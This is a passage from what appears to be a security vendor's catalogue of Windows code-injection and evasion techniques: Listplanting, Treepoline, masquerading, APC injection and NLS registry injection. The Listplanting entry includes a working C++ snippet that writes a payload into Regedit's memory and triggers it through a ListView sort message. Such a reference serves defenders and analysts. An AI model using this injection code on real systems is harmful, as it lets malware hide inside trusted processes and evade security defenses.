Description Listplanting is a technique that leverages Edit controls, specifically Rich Edit controls in multiline mode, and ListView controls in Windows applications to execute malicious payloads. Edit controls can be customized to use the `EditWordBreakProc` callback function for word wrapping. Similarly, ListView controls can be manipulated using messages like `LVM_SORTGROUPS`, `LVM_INSERTGROUPSORTED`, and `LVM_SORTITEMS` to customize sorting behavior.

This technique involves triggering the execution of malicious payloads by exploiting the callback functions associated with these controls. For example, by utilizing the `LVM_SORTITEMS` message in combination with a custom callback function, it is possible to execute malicious code when the ListView control is manipulated, such as when sorting items.

Technique Identifier: U1207

Technique Tags:

* Rich Edit controls
* Windows controls
* Multiline mode
* EditWordBreakProc callback
* Word wrapping
* ListView control
* GUI element
* Display lists of items
* LVM_SORTGROUPS message
* Callback function

Featured Windows API's

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* CloseHandle
* GetWindowThreadProcessId
* GetWindow
* VirtualFree

CODE SNIPPET (C++)

```cpp
#include <windows.h>

VOID listplanting(LPVOID payload, DWORD payloadSize) {
    HANDLE hp;
    DWORD id;
    HWND lvm;
    LPVOID cs;
    SIZE_T wr;

    // 1. Get the window handle
    lvm = FindWindow(L"RegEdit_RegEdit", NULL);
    lvm = FindWindowEx(lvm, 0, L"SysListView32", 0);

    // 2. Obtain the process id and try to open process
    GetWindowThreadProcessId(lvm, &id);
    hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, id);

    // 3. Allocate RWX memory and copy the payload there.
    cs = VirtualAllocEx(hp, NULL, payloadSize,
        MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    WriteProcessMemory(hp, cs, payload, payloadSize, &wr);

    // 4. Trigger payload
    PostMessage(lvm, LVM_SORTITEMS, 0, (LPARAM)cs);

    // 5. Free memory and close process handle
    VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
    CloseHandle(hp);
}
```

Treepoline

Map

* Process Manipulating
* Treepoline

Description Treepoline is a technique that exploits tree-view controls, commonly used in Windows applications to display hierarchical data, to execute arbitrary code. Tree-view controls rely on sorting routines to organize the displayed elements. This sorting behavior is controlled by a TVSORTCB structure, which includes a callback function (`lpfnCompare`) that determines the sorting order.

By sending a TVM_SORTCHILDRENCB message to a tree-view control, an attacker can specify a malicious callback function that will be executed when sorting elements. This callback function can contain arbitrary code, allowing the attacker to execute unauthorized actions on the system. However, it's crucial to note that such manipulations are likely to be detected by security systems.

Technique Identifier: U1208

Technique Tags:

* Tree-view controls
* User interface element
* Hierarchical data
* Graphical user interface (GUI)
* Windows applications
* Data structures
* Item sorting
* TVSORTCB structure
* lpfnCompare field

Featured Windows API's

* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* OpenProcess
* CloseHandle
* GetWindowThreadProcessId
* GetWindow
* VirtualFree

Process Camouflage, Masquerading

Map

* Process Manipulating
* Process Camouflage, Masquerading

Description Process Camouflage, also known as Masquerading, is a technique employed by malware to conceal its presence by disguising itself as a legitimate file. This tactic aims to evade detection by security measures and blend in with trusted system processes. Typically, the malware achieves this by renaming its executable file to match the name of a common and trusted system process, such as svchost.exe, and placing it in a directory where legitimate system files reside.

Masquerading involves manipulating or abusing the name or location of an executable, whether malicious or legitimate, to circumvent security defenses and observation. This technique has numerous variations and can be observed in various forms.

The process of masquerading is often executed through social engineering tricks, utilizing scripting languages like VBS or PowerShell to copy and rename files, employing built-in Windows commands such as copy and rename, or utilizing legitimate tools like xcopy or robocopy to copy files while maintaining their original timestamps.

Detection of this technique relies on analyzing file properties such as name, location, timestamps, and digital signatures, as well as observing the behavior of the process after execution.

APC Injection

Map

* Process Manipulating
* APC Injection

Description APC (Asynchronous Procedure Call) Injection is a technique employed by malware to execute custom code within the context of another process by attaching it to the APC Queue of a target thread. Each thread in a process has a queue of APCs waiting for execution upon the thread entering an alterable state.

When a thread enters an alterable state by calling certain Windows API functions like SleepEx, SignalObjectAndWait, MsgWaitForMultipleObjectsEx, or WaitForSingleObjectEx, the APCs in its queue are executed. Malware typically searches for threads in alterable states, then calls OpenThread and QueueUserAPC to queue an APC to the target thread.

This technique allows malware to run its code within the address space of a legitimate process, making it harder to detect and trace back to its source. APC Injection can be used for various malicious purposes, including code execution, privilege escalation, and evasion of security measures.

Technique Identifier: N/A

Technique Tags:

* Asynchronous Procedure Calls (APC)
* Thread Execution
* Alterable State
* Code Injection
* Malware
* Security Evasion

NLS Code Injection Through Registry

Map

* Process Manipulating
* NLS Code Injection Through Registry
* DLL injection through registry modification

Description

DLL injection through registry modification of NLS (National Language Support) code page ID is a technique used by malware to inject a malicious DLL into a process by modifying the NLS code page ID in the Windows registry. This technique allows the malware to execute arbitrary code within the context of another process, potentially bypassing security measures.

There are two main methods to accomplish this technique:

1. Using SetThreadLocale and NlsDllCodePageTranslation: In this approach, the malware calls the SetThreadLocale function to set up an export function named NlsDllCodePageTranslation, where the main payload is located. By modifying the NLS code page ID associated with the process, the malware can ensure that its malicious code gets executed.

2. Using SetConsoleCp or SetConsoleOutputCP: Alternatively, the malware can use the SetConsoleCp or SetConsoleOutputCP functions to modify the code page ID. If the target process is not console-based, the malware can allocate a console using the AllocConsole function to enable the use of these functions.

Technique Identifier: U1237

Technique Tags:

* DLL Injection
* Registry Modification
* NLS (National Language Support)
* SetThreadLocale
* SetConsoleCp
* SetConsoleOutputCP
* AllocConsole
* Malware
* Proof of Concept
* Position-Independent Shellcode
* Remote Process Stager
* Loading of DLL

Featured Windows API's:

* CreateRemoteThread
* VirtualAllocEx
* WriteProcessMemory
* VirtualAlloc
* CreateProcessW
* RegSetValueExW
* RegOpenKeyExW
* RegQueryInfoKeyW
* RegEnumValueW
* SizeofResource
* LockResource
* LoadResource
* CloseHandle
* GetLastError
* CreateFileW
* WriteFile

References

* MalDev Academy
* Nooranet
* unprotect project

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.